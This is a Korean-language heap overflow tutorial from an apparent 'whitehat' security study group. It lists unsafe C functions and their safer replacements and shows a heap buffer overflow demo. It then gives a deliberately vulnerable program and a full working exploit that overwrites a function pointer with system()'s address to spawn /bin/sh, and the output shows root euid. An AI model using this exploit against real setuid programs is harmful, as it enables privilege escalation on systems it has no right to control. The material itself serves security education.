HEAP OVERFLOW

whitehat
정민수(시스템 팀)
이상묵(바이러스 팀)
김재민(어플리케이션 팀)

실습 환경
- RetHat Linux 6.2(커널 버전 2.2.14)

힙 영역이란?
- 프로그램 코드 영역과는 별도로 유지되는 자유 메모리 공간.
new, delete, malloc, calloc, free등등으로 메모리 할당 또는 해제하면 이 공간을 사용가능하게 된다.
이곳의 데이터는 프로그램이 종료될 때 까지 유지된다.

힙 영역의 위치
---------- 상위
스택
(지역변수, 매개변수)
- 상위에서 하위로 자라납니다.(데이터가 쌓인다는 말이죠 ^^)

힙
(프로그래머에게 할당)
- 하위에서 상위로 자라납니다.

데이터 영역
(전역변수, static변수)
---------- 하위

오버플로우는 c언어상에서만 존재하는 것입니다.
그 이유는 c에서의 경계검사를 수행하지 않는 함수들 때문에 오버플로우가 일어나게 되죠.
이러한 취약점을 가지고 있는 함수들을 나열해 보겠습니다.
-> strcat(), strcpy(), gets(), scanf(), sscanf(), vscanf(), vsscanf(), sprintf(), gethostbyname()

이러한 취약점을 가진 함수들이 있다면, 그 취약성을 보완한 함수들이 있겠죠.
바로 아래에 있는 함수들입니다.
-> strncat(), strncpy(), fgets(), fscanf(), vfscanf(), snprintf(), vsnprintf()

자, 그럼 이제 힙 오버플로우의 간단한 예를 보도록 합시다.(아래는 소스입니다.)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 16
#define OVERSIZE 8

int main()
{
        u_long address_diff;
        char *buf1 = (char *)malloc(BUFSIZE), *buf2 = (char *)malloc(BUFSIZE);

        address_diff = (u_long)buf2 - (u_long)buf1;
        printf("buf1 = %p, buf2 = %p, address_diff = 0x%xbytes\n", buf1, buf2, a
ddress_diff);

        memset(buf2, 'A', BUFSIZE-1), buf2[BUFSIZE-1] = '\0';
        printf("before overflow buf1 = %s\n", buf1);
        printf("before overflow buf2 = %s\n\n", buf2);

        memset(buf1, 'B', (u_int)(address_diff + OVERSIZE));
        printf("after overflow buf1 = %s\n", buf1);
        printf("after overflow buf2 = %s\n", buf2);


        return 0;
}
```

-실행 결과입니다.


```
[test1@whitehat part]$ ./test1
buf1 = 0x8049728, buf2 = 0x8049740, address_diff = 0x18bytes
before overflow buf1 =
before overflow buf2 = AAAAAAAAAAAAAA

after overflow buf1 = BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBAAAAAAA
after overflow buf2 = BBBBBBBBAAAAAAA
[test1@whitehat part]$ _
```

과정은 이렇습니다.

```
[root@jgy /root]# gcc -o test1 test1.c
[root@jgy /root]# ./test1
buf1 = 0x8049770, buf2 = 0x8049788,
diff = 0x18 bytes
before overflow: buf2 = AAAAAAAAAAAAAAA
after overflow: buf2 = BBBBBBBBAAAAAAA
[root@jgy /root]#
```

-test1 **실행결과**



아래의 사진은 힙오버플로우 예제입니다.
취약점을 가진 bugfile과 bugfile를 간접적으로 실행하면

서 몇 가지의 인수도 입력을 할 수 있는 exploit파일이 있습니다.
실행법은 사진을 그대로 따라하시면 됩니다.
아래는 bugfile의 소스입니다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dlfcn.h>

#define ERROR -1

int fucntion(const char *str){
        printf("The nomal function pointer calls %s\n",str);
        return 0;
}

int main(int argc, char **argv){
        static char buf[16];
        static int(*funcptr)(const char *str);

        if(argc <= 2){
                fprintf(stderr,"How to using : %s <buffer><function's
                arg>\n",argv[0]);
                exit(ERROR);
        }
        printf("system() Address of the fuction = %p\n", &system);

        funcptr = (int (*)(const char *str))fucntion;
        memset(buf, 0, sizeof(buf));
        strncpy(buf, argv[1], strlen(argv[1]));
        (void)(*funcptr)(argv[2]);

        return 0;
}
```

아래는 결과입니다.(컴파일한 후 아래 사진대로 따라하세요.)

```
[test1@whitehat part1]$ ./bugfile 10 test2
system() Address of the fuction = 0x80483fc
The nomal function pointer calls test2
[test1@whitehat part1]$ _
```

아래는 exploit의 소스입니다(컴파일 후 따라하세요.)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 16

#define BUGPROG "./bugfile"
#define CMD "/bin/sh"

#define ERROR -1

int main(int argc, char **argv)
{
        register int i;
        u_long sysaddr;
        static char buf[BUFSIZE + sizeof(u_long) + 1] = {0};

        if(argc <= 1)
        {
                fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
                exit(ERROR);
        }

        sysaddr = (u_long)&system - atoi(argv[1]);
        printf("Trying system() at 0x%lx\n", sysaddr);

        memset(buf, 'A',16);

        for(i = 0 ; i < sizeof(sysaddr); i ++)
        {
                buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8)) & 255;
        }

        execl(BUGPROG, BUGPROG, buf, CMD, NULL);
        return 0;
}
```

실행 결과입니다.

(따라하셈 ㅋㅋ)

```
[test1@whitehat part1]$ ./exploit 8
Trying system() at 0x8048400
system() Address of the fuction = 0x80483fc
The nomal function pointer calls /bin/sh
[test1@whitehat part1]$ _
```

```
[test1@whitehat part1]$ ./exploit 12
Trying system() at 0x80483fc
system() Address of the fuction = 0x80483fc
bash# id
uid=501(test1) gid=501(test1) euid=0(root) groups=501(test1)
bash# _
```

결과를 보시면 euid 라는게 루트로 바뀌어 있습니다.

euid란 프로세스의 실행 권한 같은 것입니다.

the end.